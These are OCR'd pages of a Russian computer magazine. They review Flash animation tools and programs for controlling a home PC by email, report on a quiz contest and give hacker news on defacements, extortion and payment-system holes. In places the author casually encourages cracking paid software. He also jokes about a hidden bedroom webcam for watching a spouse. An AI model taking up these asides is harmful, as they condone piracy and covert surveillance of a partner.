Во-вторых, в отличие от 3D Animator'а в KoolMoves нет возможности программирования собственных скриптов. Набор возможных действий ограничивается определенным количеством событий: переход на указанный фрейм, переход на указанный URL, остановка проигрывания ролика, запуск проигрывания ролика и остановка музыки. Кроме того, в KoolMoves приятно работать с векторной графикой. К созданной векторной фигуре легко добавить дополнительную точку и соответствующим образом модифицировать объект.
Но одна из самых замечательных возможностей программы - это создание анимационных роликов. Само со-


KoolMoves: что можно сделать с простым текстом

бой, в других редакторах тоже никто не запрещает создавать анимацию, но именно в KoolMoves это можно делать с особым комфортом. Видишь внизу экрана небольшой бегунок с расположенными рядом кнопками "+" и "-"? Это счетчик кадров. Нажмешь "+" - кадр добавится, нажмешь "-" - удалится. Создав необходимое количество кадров, приступаешь к их заполнению. Как? Легко! В первом кадре рисуется некая фигура, затем она копируется и переносится во второй кадр. Здесь ее следует трансформировать нужным образом, затем опять скопировать и перенести в третий кадр, ну и так далее. Помнишь, мы в детстве рисовали мультики на полях тетрадок? Так вот здесь почти то же самое.



KoolMoves: морфинг

Конечно, не обязательно из кадра в кадр переносить весь объект. Его можно разбить на составляющие части, некоторые из них сделать общими для всех кадров, а изменять только те, которые участвуют в анимации. Допустим, ты хочешь изобразить улыбающегося человека. Рисуешь туловище и лицо - это общие для всех кадров элементы, а из кадра в кадр меняешь только губы.
Для того чтобы перейти в режим создания анимационных роликов, нужно нажать на кнопку "Cartooning", предварительно убрав галочку "Draw shapes as symbols" в окне "Properties".
Существует и другой способ анимации, который не подразумевает такого кропотливого труда, как при покадровой прорисовке. Я говорю о морфинге. То есть ты создаешь в одном кадре некую фигуру, копируешь ее в другой кадр, изменяешь так, как тебе угодно, а затем в меню "Shapes" -> "Advanced" выбираешь пункт "Morph Source". Все остальное KoolMoves сделает за тебя, ты уже получишь готовый клип, в котором одна фигура плавно переходит в другую. Правда, здорово?

WildForm Flix
Shareware, 6,5 Mb
http://www.wildform.com

Для того чтобы установить эту программу, нужно обязательно быть в онлайне, иначе ее инсталлер выдаст какую-то ерору. Но даже если ты в инете, тебя все равно ожидает некоторая нервотрепка. Дело в том, что для продолжения инсталляции требуется зарегистрироваться на сайте. Процесс регистрации не утомителен – надо заполнить только три поля, затем на твое мыло придет ключик, который необходимо внести в поле Serial Key. Но и здесь не обошлось без приключений. По каким-то неведомым для меня причинам сайт отказался принимать мое мыло densam@densam.ru, заявив, что не намерен регистрировать прогу на какой-то там бесплатный почтовый ящик. Это при том, что я плачу за свой домен кровные денежки! Полный наглеж! Ладно, попробую рабочий адрес. Та же история - densam@olviko.ru был безапелляционно отвергнут. Я перепробовал кучу адресов. Но сайт был беспощаден, и я совсем уже было отчаялся, как вдруг случилось чудо. Есть такой белорусский портал www.tut.by, на нем можно совершенно бесплатно получить почтовый ящик, который - ура! ура! - пользуется у сайта регистрации большим доверием. Я получил новый адрес - densam@tut.by, ввел его на сайте, через секунду получил ключик, а еще минуты через две запускал прогу, гадая, достойна ли она таких мучений. Кстати сказать, в процессе инсталляции эта програмулина выкачала из инета еще около полутора мегабайт. Говорит, что какие-то нужные ей компоненты.
О, да! WildForm Flix вполне достойна того, чтобы немного помучиться с регистрацией. Эта чудесная утилита конвертирует любые видео и аудиофайлы, а также картинки во флеш. Причем делает это настолько элегантно, что просто сердце радуется. Хотя, может тебе покажется, что происходит это не слишком шустро. Например, мультик "Раз ковбой, два ковбой" конвертировался около пятнадцати минут.
Подробно описывать процесс конвертирования смысла нет. Выбираешь файл-источник, выбираешь файл-приемник, в поле Preset указываешь программе тип конвертации, то есть качество фреймов, формат и так далее, и жмешь "Encode". Никаких секретов. Все секреты заключаются лишь в настройке и подборе разнообразных параметров, которые находятся в четырех дополнительных окнах программы (SWF, Audio, Video и Vector).

Например, в разделе Video можно наложить на конвертируемые фреймы один из имеющихся в наличии фильтров, а в разделе "Audio" указать частоту сэмплирования (sampling rate).
Кроме всего вышеперечисленного, во Flix имеется несколько довольно интересных утилит, которые почему-то расположены в меню View.
Первая из них - Batch processing - очень пригодится в том случае, если требуется сконвертить не один, а много файлов. Вторая - overlay - накладывает на видео заданное изображение, и, наконец, третья - Create Player - прикручивает к флешке настоящий плеер с кнопочками управления. Причем Flix предлагает на выбор штук десять разных плееров.


Flix: добавляем плеер

Все-все, заканчиваю. А то, смотрю, тебе не терпится попробовать проги самостоятельно. Ну что ж, не буду мешать. Надеюсь, ты пришлешь мне парочку своих шедевров?

КАК НАМЫЛИТЬ СЕКРЕТАРШУ

A.P.$lasH (ap-slash@tfs.kiev.ua)

КАК НАМЫЛИТЬ СЕКРЕТАРШУ

КОНТРОЛИРУЕМ КОМПЬЮТЕР ПО ЭЛЕКТРОННОЙ ПОЧТЕ

Случается, мы ставим винду на непокорные компы своих менее компетентных знакомых и замечаем, что серийник остался дома. Случается, мы забываем свою конфигурацию для халфы или контры, отправляясь в ближайший компьютерный клуб. Случается, на вечеринке у приятеля с ужасом понимаем, что из медляков осталась одна Sepultura. Как говорится, случаи бывают разные. Можно, ломая кусты, рвануть домой, но время - деньги. Автобус и метро, кстати говоря, тоже. А файлы нужны позарез. И серийник, и конфигурация, и Vacuum - I Breathe.mp3. Хочется залезть на самое высокое дерево и закричать: "Почему все так плохо?"

<Теория>

К счастью, на дворе 21 век и в большинстве случаев мы располагаем интернетом. Не поверишь, но все эти проблемы легко решаются при помощи обыкновенной электронной почты. Нужно всего лишь написать письмо домой, причем не супруге (супругу?) и даже не маме с папой. Не факт, что они по утрам рекурсивно штудируют структуру твоих каталогов и смогут переслать нужный файл. Мы обратимся за помощью к электронной секретарше. И пусть жена не ревнует/муж не завидует. Эта секретарша не играет в Lines и не танцует на журнальном столике под Энигму. Зато она умеет отправлять файлы и помогает своему боссу проводить сеансы удаленного администрирования.

Суть идеи в следующем - на твоем компьютере установлена специальная программа, которая периодически проверяет почту в поисках писем, адресованных ей лично. Обнаружив похожее письмо, она вчитывается в его содержимое и старается выполнить знакомые команды. Само собой, управление компом по мылу особыми скоростями не блещет, но зато экономится масса времени. Самое главное, не нужно ставить дополнительный софт на чужом компьютере и возиться с его настройкой. И ведь не везде разрешают совать свои компакты в хозяйские вертушки. А если доступ разрешен только к почте? Да мало ли... Решайся. Возможности этой приблуды практически ничем не ограничены. Заказывай любые файлы, формируй листинги своих каталогов, проверяй список активных процессов. Мало, да? Понимаю. Подключи через USB японскую кофеварку и организуй бодрящий нектар к своему возвращению. Все, закругляемся с теорией. Поехали практиковаться. Начнем с тривиального заказа файлов и пойдем по нарастающей.

<Autosend>



Под номером первым - файловый сервер. Autosend предназначен для тех, кому по ряду причин доступна только почта. Редактируем текстовик со списком адресатов, на письма от которых программе позволено откликаться, и указываем в настройках каталоги с файлами первой необходимости. Механизм проверки - уезжаем в командировку на Курилы и отправляем письмо домой. В теме письма - путь к заветному файлу. Autosend через определенные промежутки времени устанавливает соединение, проверяет почту и отключается. Не пройдет и пары минут, как твой заказ будет выполнен. Если название файла вспоминается с трудом, поставь в теме письма команду ?find часть_имени. Autosend поищет его самостоятельно. Альтернативный вариант - ?list. В результате получишь список файлов. Если к этой команде добавить имя нужной папки, то программа ограничит список ее содержимым. Ах, мать... Забыл названия каталогов? Тогда пиши ?listf и принимай полный перечень. И не нужно таскать за собой винчестер - файлы всегда под рукой, причем вместо крякнутой версии Remote Admin тебе помогает WEB-интерфейс на Hotmail или Yahoo. Одно плохо - так как в теле письма команды не обрабатываются, больше одной отправить не сможешь.

Если файл слишком большой, его можно разбить на несколько частей. В этом случае Autosend прикрепит к письму командник для его склейки или сделает многотомный самораспаковывающийся архив Winrar (укажи в настройках путь к архиватору). Более того, файлы можно не только заказывать, но и отправлять на домашнюю машину. Ассистент поместит их в отдельный каталог. Способ отправки твоих файлов заслуживает отдельного упоминания. Advanced Direct Remailer помнишь? Это его родственник. Если отметить опцию "Use in priority the built-in SMTP server", то письма полетят напрямую в почтовый ящик получателя, минуя SMTP. Одним словом, неплохо. Поддерживаются списки адресатов, которым запрещено общаться с программой, настраиваются тексты всех ответов, каждому пользователю назначается

Autosend (минимальный набор)
http://pacon.free.fr/setup-autosend-compact.exe


Autosend (+Java)
http://pacon.free.fr/setup-autosend-jvmi.exe

Примеры использования
http://pacon.free.fr/examples.html

Список файловых серверов на основе Autosend
http://pacon.free.fr/public.html

квота, есть подробный журнал работы. Тем, кто пользовался сервисами наподобие WWWByEmail, все уже и так ясно. Программа достойная, стоит хотя бы посмотреть.

<RemoteByMail>



Само название говорит о том, что в воздухе уже запахло удаленным администрированием. Правда, аромат пока еще слабенький, но я же говорил - идем по нарастающей. К делу. RemoteByMail вышел из-под пера компании Runtime Software - тех самых ребят, которые выпустили реаниматор GetDataBack, поэтому я заранее ожидал увидеть приблуду приличную, функциональностью не обделенную. RBM (для краткости), как и ее предыдущий коллега, проверяет сразу несколько почтовых ящиков и выполняет команды, полученные в письмах. Первое (приятное) отличие от Autosend - в теме нужно ставить пароль, а сами команды переместились в тело письма. Соответственно, за один раз можно попросить программу выслать сразу несколько файлов. Идем дальше...


По поводу команд. Есть уже знакомая нам отправка файлов (SEND), опциональная упаковка (ZEND), а также листинг произвольного каталога (DIR). В принципе, это почти все. Из незнакомых только две, но одна из них - особенная. Первая - HI. Отправляется в том случае, когда мы сомневаемся в работоспособности нашего помощника. В ответ он вышлет что-нибудь наподобие "Все ништяк, мой король. Сижу, почту чекаю". А вот вторая... EXECUTE. Позволяет запустить любое приложение или файл. На первый взгляд - не фонтан, т.к. за пределами компа оно без надобности. Но если перенаправить вывод консольной программы в файл, а потом этот самый файл заказать по мылу... Совсем другое дело. Узнать IP (если он динамический), получить список активных процессов, сделать GREP для журнала работы почтовой программы. Я уже не говорю про японскую кофеварку, которую иначе и не запустишь. На закуску RBM предлагает макросы. Представь, что нужно регулярно заказывать документы из пяти разных каталогов. Это ж как пальцы устанут! А в программе можно сформировать список из этих команд и назвать его DOCUMENTS. Все, теперь у нас есть новая одноименная команда. Шерше ля кряк, коллега. RBM, к сожалению, не бесплатный.

Домашняя страница
http://www.runtime.org/remotebymail.htm

Ссылка на файл
http://www.runtime.org/rem.zip

<E-mail Remote Control>

Классический образец неуемной программерской жадности. Очень много полезных функций беспощадно урезаны. Терпкий аромат удаленного администрирования разбавлен освежителем воздуха "Елочка Бенджамина Франклина". Пользователь обязан взвыть от безысходности, продать штаны и купить программу во что бы то ни стало. Нельзя настроить интервал проверки сообщений (по умолчанию - целый час), нельзя изменить условия, по которым программа отсеивает сообщения (определенный отправитель, тема письма). Рассказываю исключительно в общеобразовательных целях. В конце концов, Astalavista все равно не дремлет. Итак, E-mail Remote Control (для друзей - ERC). Схема работы все та же - пишем письмо, в теле указываем набор команд. Есть интересный бонус - любую команду можно переименовать. Эстетствующие путешественники оценят. Но где же EXECUTE? Увы и ах, нам не позволят запускать программы. Впрочем, разработчики постарались загладить свою вину.




То, что ERC позволяет отправлять файлы, это без вопросов, но при таком уровне конкуренции без бонусов нельзя. Команда FAVORITES высылает хозяину полный комплект избранных ссылок. APPLICATIONS формирует список активных приложений. Помнится, в RBM для этого нужно было настроить запуск посторонней приблуды. APPOINTMENTS позволяет освежить в памяти задачи Microsoft Outlook, CONTACTS - его же контакты. Ах, да... Авторы с сожалением уточняют, что если Outlook защищен паролем или содержит больше одной учетной записи, то ничего не получится, последние две команды не сработают. Хорошо, что экзотика на этом не заканчивается. Можно сделать скриншот рабочего стола, выключить компьютер и отследить последнее перемещение мышиного курсора (холостякам это ни к чему, но мало ли...). Больше всего мне понравилась команда VIDEO FRAME. С ее помощью можно получить свежий кадр со своей видеокамеры. Оборудуем камерой спальню и периодически сверяемся со скриншотами. Если объектив заслоняют мужские семейные трусы в мятый горошек, значит, пора брать арматуру и талончик на автобус, так как, судя по всему, жене одной дома скучно.

Домашняя страница
http://otiumation-inc.com

Ссылка на файл
http://otiumation.fileburst.com/ercisdabest/ERC-PRO.exe

<epAssist Personal Assistant>

Программист компании GoldenCrater любил таскать работу на дом, но по рассеянности часто путал файлы, и ему приходилось умолять своих коллег выслать ему по мылу недостающую документацию. Как я понимаю, однажды у мужиков лопнуло терпение, они всем отделом спустили штаны и сели на сканер. Полноценный результат улетел к заказчику неупакованной BMP'хой. Парень обиделся и сделал своего собственного электронного ассистента. EPA понимает команды, написанные простым английским языком. У него есть свое имя (поищи в настройках), своя панель управления на рабочем столе и свой безумный потенциал в виде массы плагинов. Общение с программой - сплошное удовольствие. "Voldemar, please send me a summary of new messages" (Вольдемар, чувак, проверь почту). Забавно, правда?



А возможностей у него... Начнем с того, что на сайте программы лежит SDK. Не хватает возможностей? Добавляй самостоятельно. Глядишь, презентуют подарочную лицензию. Арсенал программы впечатляет. Адресная книга и текущий IP-адрес, подборка свежей почты и распечатка произвольного файла. Запуск программ, видеокамера и диктофон в одном лице. Как это ни странно, набирать громоздкие предложения практически не надоедает, так как EPA в общении действительно напоминает живого ассистента. Приятно, что не забыли про владельцев мобилок и наладонников - при получении письма с определенного адреса ответ уходит в сжатой форме, а степень лаконичности (в байтах) настраивается на отдельной закладке. Управлять своим электронным коллегой можно не только по мылу, но и через специальный WWW-сервер. Впрочем, это уже другая история. Да, панель управления сделана кошмарно и пожирает массу свободного места на рабочем столе, но по возможностям EPA перекрывает большую часть своих конкурентов. Не зря мужики на сканере фотографировались.

epAssist Personal Assistant
http://www.goldencrater.com/setup-epA.exe

SDK для разработчиков
http://www.goldencrater.com/software/EAXSDK/EAXSDK.html

Прямая ссылка, минуя форму для получения бесплатного ключа
http://www.goldencrater.com/EAX-SDK.zip

Дело за малым - если установлен фаервол, открываем приглянувшейся программе доступ. Честно говоря, мне больше всех понравился RemoteByMail. Функциональность у него на уровне, лишних наворотов я так и не обнаружил, а от интерфейса волосы дыбом не встали. Autosend - это классный файловый сервер для офлайнеров. Будет время - присмотрюсь к нему повнимательнее. Был бы у меня Oultlook, а не The Bat! - оставил бы E-mail Remote Control, хотя он и производит впечатление паршивой овцы среди элитного стада. Что касается epAssist Personal Assistant, то SDK я все-таки скачаю, но программа больше подойдет серьезному деловому человеку. Определенно подкупает своей уникальной дружелюбностью и набором плагинов. "Voldemar, bring me some beer and go f.." Пардон, не сдержался.

PC_Zone

ЧТО? ГДЕ? НА КОЙ?

Каролик Андрей (andrusha@sl.ru)

ЧТО? ГДЕ? НА КОЙ?

ФИНАЛ КОНКУРСА "12 ВОПРОСОВ" ОТ GENIUS

26 июля в интернет-кафе "Имидж.Ру" прошел финал конкурса "12 вопросов", организованный маркой Genius (www.genius.ru). Журнал Хакер (www.xakep.ru) был информационным спонсором этого мероприятия. Я лично там побывал и сейчас расскажу тебе, как проходил конкурс, и что интересного там было.

<ПРЕДВАРИТЕЛЬНЫЕ ИГРЫ>

Отбор участников полуфинала проводился в течение полугода, когда любой желающий мог зайти на сайт www.genius.ru и при помощи незатейливого интерфейса попытать счастья, ответив на 12 вопросов. На каждый вопрос отводилось ровно 2 минуты, а побеждал тот, кто даст наибольшее количество правильных ответов. Если количество правильных ответов одинаковое, то учитывалось время, затраченное на ответы. Кто быстрее - тот и победил.

Предварительно ответы анализировала программа. Но они были составлены таким образом, что ответить на них можно было однозначно и коротко. Главное - не допускать орфографических ошибок и не нажимать дважды Enter, тогда ошибка получалась автоматически. Если возникали спорные ситуации, то они разбирались отдельно, по усмотрению организаторов. Кроме того, были неоднократные попытки взломать программу, обмануть ее или вывести из строя, но все они, к счастью, были успешно нейтрализованы.
За участие в полуфинале и, соответственно, в суперфинале бились более 3500 человек по всей России и за ее пределами (один из участников полуфинала приехал аж из Лондона). В полуфинал вышли самые активные, так как предварительные игры проводились регулярно, а отбор шел по суммарным результатам. И, уж конечно, самые подкованные - вопросы, надо сказать, были далеко не элементарные. Состав полуфиналистов был разнообразным: студентка, администратор нейрофизиологии, работник банка, работник телекоммуникационной компании, экономист и т.д. Но так или иначе все они были связаны с компьютером и интернетом.

<ОРГАНИЗАЦИЯ>

Оформление и содержание мероприятия были на уровне. Ведущая, Ирина, зажигала по полной, постоянно оживляя обстановку и настраивая участников на борьбу. За ходом всего турнира пристально следило именитое жюри: Дмитрий Коноваленко (обладатель Хрустальной Совы), Ровшан Аскеров (обладатель Хрустальной Совы), Борис Левин (президент Лиги украинских клубов интеллектуальных игр) и Максим Поташев (трехкратный обладатель Хрустальной Совы) - автор и вдохновитель этого конкурса. А прессу потихоньку подкармливали и спаивали халявными напитками и закусками :).

<ПОЛУФИНАЛ>

Хотя полуфинал (точнее два полуфинала) проходил в реале, его решили максимально приблизить к полевым условиям, в которых проходили отборочные игры



- все участники отвечали на вопросы через интернет, правда, сидели в метре друг от друга :). Вопросов было опять же двенадцать, а в финал выходил тот, кто правильно ответит на большее число вопросов. Если правильных ответов поровну, то оценивается время, затраченное на ответы. А чтобы не мешать думать, каждому участнику выделили наушники. Любые нарушения правил (подсматривание, совещания, подсказки и прочее) строго отслеживал Ровшан Аскеров, но инцидентов замечено не было, игра была честной.
В промежутках, пока участники вдумчиво утыкались в экраны, отвечая на вопросы, организаторы разыгрывали ценные призы среди болельщиков и представителей прессы. От журнала Хакер я разыграл полугодовую подписку на наш журнал. Вопрос был шутливым, несложным и, само собой, связанным с компьютерами: "Ошибка в программе называется жучок (bug), а не, к примеру, крыска, слоник или бобрик. Почему?" Первым верно ответил на вопрос отец-герой троих детей, большой начальник (отдела рисков) маленького коммерческого банка (фамилия и имя засекречены). Всего для конкурса мы подготовили 3 вопроса, два других были в резерве. Если есть желание, попробуй на них ответить (задай друзьям):
- Название какого известного программного продукта имеет отношение к великому древнему оракулу?
- С каким распространенным языком программирования может ассоциироваться мертвый страус?

Еще один любопытный момент - пока участники вчитывались в вопросы и думали над ответами, собравшиеся представители прессы живо обсуждали, как можно взломать эту систему, обмануть или успеть за две минуты найти правильный ответ через поисковые сервера. Какой же русский не любит халявы :).

<СУПЕРФИНАЛ>

Суперфинал был организован по-другому. Финалисты (их было двое) уже отвечали на вопросы устно. Кто даст больше правильных ответов - выиграл. Было забавно, что финалисты легко отвечали на вопросы, адресованные сопернику, но не могли правильно ответить на свои вопросы. Если ответа не знал ни один из финалистов, на вопрос отвечали желающие из публики. Отчасти мешало напряжение, нарастающее с каждым вопросом. Надо сказать, оба участника были достойны-

Участники первого полуфинала:	Участники второго полуфинала:
Машеров Евгений	Муштай Евгений
Ершов Павел	Прохин Алексей
Карпова Мария	Семенычев Андрей
Кузнецов Гай	Сомова Лидия
Алексеев Александр	Юдин Дмитрий
Смирнов Александр	Кочетков Владислав
Левина Марина	Бяхов Олег
Зайцев Алексей	Филонов Александр
Шагина Алена	Вайнман Дмитрий
	Зайцева Анна
	Москвич Алексей
	Вакуленко Сергей

ми соперниками, но удача улыбнулась Алексею Прохину, победившему Евгения Машерова со счетом 3:1. В суперфинале, как и положено, был суперприз - домашний кинотеатр Genius SW-5.1. И не менее ценный приз - Сова из личной коллекции Максима Поташева! Остальные участники тоже не остались без призов. Разнообразные сувениры от Genius получили болельщики и представители прессы. В целом все прошло отлично.

<ИТОГИ>

Все мероприятие длилось чуть больше двух с половиной часов, но время пролетело незаметно. Это была действительно интересная и весьма напряженная интеллектуальная борьба. Максим Поташев, подводя итоги конкурса, сказал: "Замечательно, что это мероприятие состоялось. Участники конкурса получили возможность посмотреть друг на друга и убедиться в том, что они существуют на самом деле, а не только в виртуальном мире. А организаторам было очень приятно, что они смогли показать высокий уровень игры в условиях непосредственной живой борьбы за победу".

Финалисты:

- Алексей Прохин
- Евгений Машеров




mindw0rk (xnews@real.xakep.ru)

][NEWS

БРАЗИЛЬСКИЕ КРЯКЕРЫ КРУЧЕ ВСЕХ

«Чемпионат мира по хакерству» - так назвали это событие многие журналюги и, радостно подбирая эпитеты, больше недели наперебой рассказывали о нем. На самом деле в роли «чемпионата мира» выступило небольшое соревнование по дефейсам, проведенное в июле сайтом http://defacers-challenge.com. Проще говоря, собралась кучка кулхакеров и решила померить, у кого причинное место подлиннее - кто больше сайтов задефейсит за отведенное время. Мерили-мерили, оказалось, у Бразилии оно о-го-го, а у остальных - так, культяпка божьякоровкина. Потому что именно бразильские перцы, именующие себя Perect.br, накрякали 90 сайтов, что есть больше всех и вообще круто. На втором месте hackbsd crew и iskorpitx с 31 и 26 дефейсами соответственно. Всего совместными усилиями участников было взломано около 500 сайтов. Негусто, учитывая, что в мире ежедневно безо всяких турниров дефейсят как минимум в 4 раза больше. А уж как ФБР беспокоилось... мол, Сеть кругом рухнет и коннект совсем пропадет. Вольно, пацаны! Ничего не рухнуло и вообще, событие прошло тише некуда. Интересно, что во время проведения чампа кто-то не поленился взломать сайт Zone-H, создатели которого координировали процесс и подсчитывали результаты. Вполне возможно, постарались горячие парни из Бразилии, которым в лом было ломать много и чего попало, и они решили ломануть один раз, но уж наверняка.



ПЬЯНСТВУ БОЙ, ВАРЕЗНИКАМ - БУЙ!

Как уже только ни пытались правоохранительные органы воздействовать на злостных нарушителей авторских прав. И просили, и уговаривали, и угрожали, и матом ругали. Дык нет жеж, живут, редиски, и всячески здравствуют. Особенно хозяева варезных сайтов, найти управу на которых, казалось бы, нереально. Но в итоге зря поторопились с выводами. Варезники ведь наступают на больную мозоль не только авторам софта, но и админам топовых софтварных сайтов рунета, которым лишняя конкуренция на фиг не нужна (ее и между собой хватает). Чтобы искоренить главное зло, собралась могучая кучка (download.ru, freesoft.ru, softsearch.ru, softportal.com, listsoft.ru, freeware32.ru, softbox.ru, Softpc.ru, swrus.com) и решила, раз врага напором не возьмешь, применить хитрость. Результатом этого решения стало письмо от софтварного альянса, адресованное владельцам крупнейших каталогов рунета, с просьбой исключить из списка нехорошие варезные урлы. Служба mail.ru откликнулась сразу и пришила в своей базе данных несколько топовых warez sites. Посодействовать пообещали также в rambler top 100 и в некоторых других сервисах. Но варезники тоже решили не молчать. Противоположная сторона под предводительством некого foox'а объявила протест против подобного расизма. И чтобы в свою очередь насолить mail.ru, подстрекает народ вставлять баннер с перечеркнутым логотипом крупнейшей почтовой службы рунета.

160 ЛЕТ РАСПЛАТЫ

Добрый дядя mindw0rk уже писал про дело казахского «хакера» Олега Зезева. Парнишка крякнул компьютерную сеть агентства финансовых новостей Bloomberg и ненавязчиво предложил ее владельцу заплатить 200 штук баксов за молчание и даже помощь в нейтрализации багов. Но владелец оказался подлецом и жадиной, выдал Олежку полиции со всеми потрохами. Так вот, недавно состоялся суд над бедолагой, и даже известен приговор. Да-да, увы и ах - Зезев сел, причем сел аж на 4 года и три месяца. «Но вы не пугайтесь, - заверяет нас его адвокат. - Через 7 месяцев выйдет как миленький. Зуб даю». Нас пугает не столько срок, сколько размер назначенной компенсации за «моральный ущерб» хозяину агентства Майклу Блумбергу - мэру Нью-Йорка и долларовому миллиардеру. Почти миллион баксов! При зарплате $500, которую Олег получал в Алма-Ате. Чтобы расплатиться, ему понадобится 160 лет. А если при этом что-нибудь кушать, то и того больше. Адвокат все это аккуратненько подсчитал и выслал бумажку судье. «Однако», - покачал головой тот и пообещал пересмотреть свое решение. Несмотря на то, что дело Зезев проводил не один, а вместе со своим напарником и собутыльником Игорем Яримакой, последнего прокуратура судить не стала. В основном потому, что суд посчитал за улику не всякий собранный компромат, и свидетельства против Яримаки оказались как раз в числе отвергнутого материала.



НЕ СЕЛИ, ТАК КАК НЕ УСПЕЛИ

Немножко обломались обвинители, пытаясь повесить на двух американских студентов немереный срок. Началось все с того, что Билли Хоффман из политеха Атланты и Вирджил Гриффит из универа в Бирмингеме решили поэкспериментировать с защитой платежных автоматов фирмы Blackboard, расположенных в вузах по всей Америке. Автоматы работают в основном с дебетными картами, распространенными среди студентов. И, как выяснили двое друганов, работают не самым надежным образом. «Ну а раз так, почему бы нам этим не воспользоваться?» - возникла мысль, и парни приступили к созданию системы взлома техкарт. Слух о проекте Билла и Вирджила проник в недра института, а затем в пучину Blackboard. Такого непотребства руководство стерпеть не смогло и подало на двух хулиганов иск в суд. Но когда судебный процесс начался, оказалось, что свою систему кардеры доделать не успели, и она никоим образом не может быть использована в злостных целях. Закончилась история подписанием мирного соглашения между двумя сторонами. Blackboard сняла все обвинения с двух студентов, несмотря на то, что они и без системы успели очернить надежность автоматов, а те отказались от продолжения своего проекта. Плюс, в качестве наказания, судья назначил каждому из подсудимых символические 40 часов общественных работ.



АРЕСТОВАН ГЛАВНЫЙ ПИРАТ ВОРОНЕЖА

В Воронеже подошла к концу карьера пахана местного пиратства. Сотрудники воронежского УБЭПа устали лицезреть пиратский беспредел вокруг, взяли да и провели спецоперацию, в процессе которой накрыли все главные точки, торгующие пиратскими DVD. Точек этих оказалось немало, и все они принадлежали одному лицу, имя которого сотрудниками спецслужб держится в страшном секрете. Как установило следствие, подозреваемый, назовем его Петя, был родоначальником пиратского бизнеса в Воронеже. Когда-то он вовсю толкал подпольные сидюки, а теперь вот вплотную занялся продажей DVD. Диски папашка заказывал оптом в Москве, на одной из подпольных пиратс-




ких фабрик, а у себя на родине уже пускал в розницу через лоточных продавцов. Так как цена пиратского DVD-диска раза в 3-4 ниже, чем лицензионного, бизнес шел более чем бойко. Но ни с того ни с сего вмешались органы... Сейчас Петя сидит под подпиской о невыезде и ждет суда. Не думаю, что папашку испугают штрафы, которые определит суд. 20-40 тыс. рублей каши не сварят, гораздо неприятнее сидеть срок. А грозит ему до 5 лет.

РУССКИЕ ХАКЕРЫ БОМБЯТ СИСТЕМЫ Е-ПЛАТЕЖЕЙ

За прошедший месяц на форуме сайта www.securitylab.ru появились сведения об уязвимости сразу трех популярных в СНГ систем электронных платежей. Сначала один из постоянных мемберов рассказал о дырявости Cyberplat - системы с годовым денежным оборотом в десятки миллионов долларов. С помощью найденной дырки можно было скачать всю базу данных по клиентам и вообще грабить контору по полной программе. Хакер отправил в техподдержку письмо, где рассказал все, как есть, но никто даже не подумал среагировать. Чтобы показать брешь наглядно и как-то расшевелить хозяев Киберплаты, взломщик вставил в одну из страничек на cyberplat.com коротенький стишок с моралью. А потом поделился находкой с народом на форуме секулаба. Глава системы признал-таки уязвимость, но заверил, что это мелочь пузатая, и никакого реального вреда причинить не может. Тем не менее, после того, как инфа просочилась в инет, латать мелочь суппорт-сервис принялся, аж резиной воняло. И не успела пройти неделя, как некто «Олечка» сообщила там же о новых уязвимостях в www.paycash.kiev.ua и www.bgssmartcard.com.



В США СОЗДАН НОВЫЙ АНТИХАКЕРСКИЙ ЦЕНТР



